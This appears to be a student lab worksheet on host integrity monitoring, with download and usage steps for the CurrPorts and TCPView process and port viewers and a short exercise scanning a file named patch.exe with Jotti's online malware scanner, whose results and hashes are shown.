
Type Host Integrity Monitoring –

1. Port Monitoring
2. Process Monitoring
3. Registry Monitoring
4. Windows Services Monitoring
5. Startup Program Monitoring
6. Event Log Monitoring and analysis
7. Installation Monitoring
8. Files And Folder Monitoring
9. Device Driver Monitoring
10. Network Traffic Monitoring and analysis
11. DNS Monitoring
12. API Call Monitoring

Process Monitoring Using C-Port


How To Download it :-

- Open Browser And Search CPort Download
- Click on First Website




Download Link :- <https://www.nirsoft.net/utils/cports.html>


- Click on Download CurrPorts for x64



- After Download Setup it and then Open it
- Now see all process and ports



- Now you can also able to kill the process



Process Monitoring Using TCP-VIEW


TCPView is a **Windows network monitoring tool** developed by **Microsoft Sysinternals** that provides a **real-time list of all TCP and UDP endpoints** on your system — including the **local and remote addresses, ports, and associated processes (PIPs)**.

How to install it :-:


- Open Browser and search TCPView Download

Download Link :-


<https://learn.microsoft.com/en-us/sysinternals/downloads/tcpview>




- Click on Download




- After Download , Open It



- You can also see the path/location of running process , simply click on the running process
- Click on Explore



- Here you see the location




EXTRA ACTIVITY


1. Static Malware Analysis Using Jotti's Malware Scan (Website)

How to Use it :-


- Open Browser and search Jotti's Malware scan and click on First Website




- Select file by clicking Browse Button



- Select File



- Wait upload in process



- Scan complete and malware file detected

This file was scanned a few moments ago. Below are the results of that scan.

Name	Size	Type	Status	Scan taken on
patch.exe	483kB (494,592 bytes)	PE32 executable (GUI) Intel 80386, for MS Windows	Scan finished. 13/13 scanners reported malware.	April 21, 2025 at 6:24:47 PM GMT+2
First seen:	August 28, 2023 at 4:29:34 PM GMT+2			
MDS:	3542b56af59ac8ab834ed9db6e21d4d00			
SHA1:	514559f4d081b18e6ebab66f0295fbdc1ca7957e			

Scanners results:

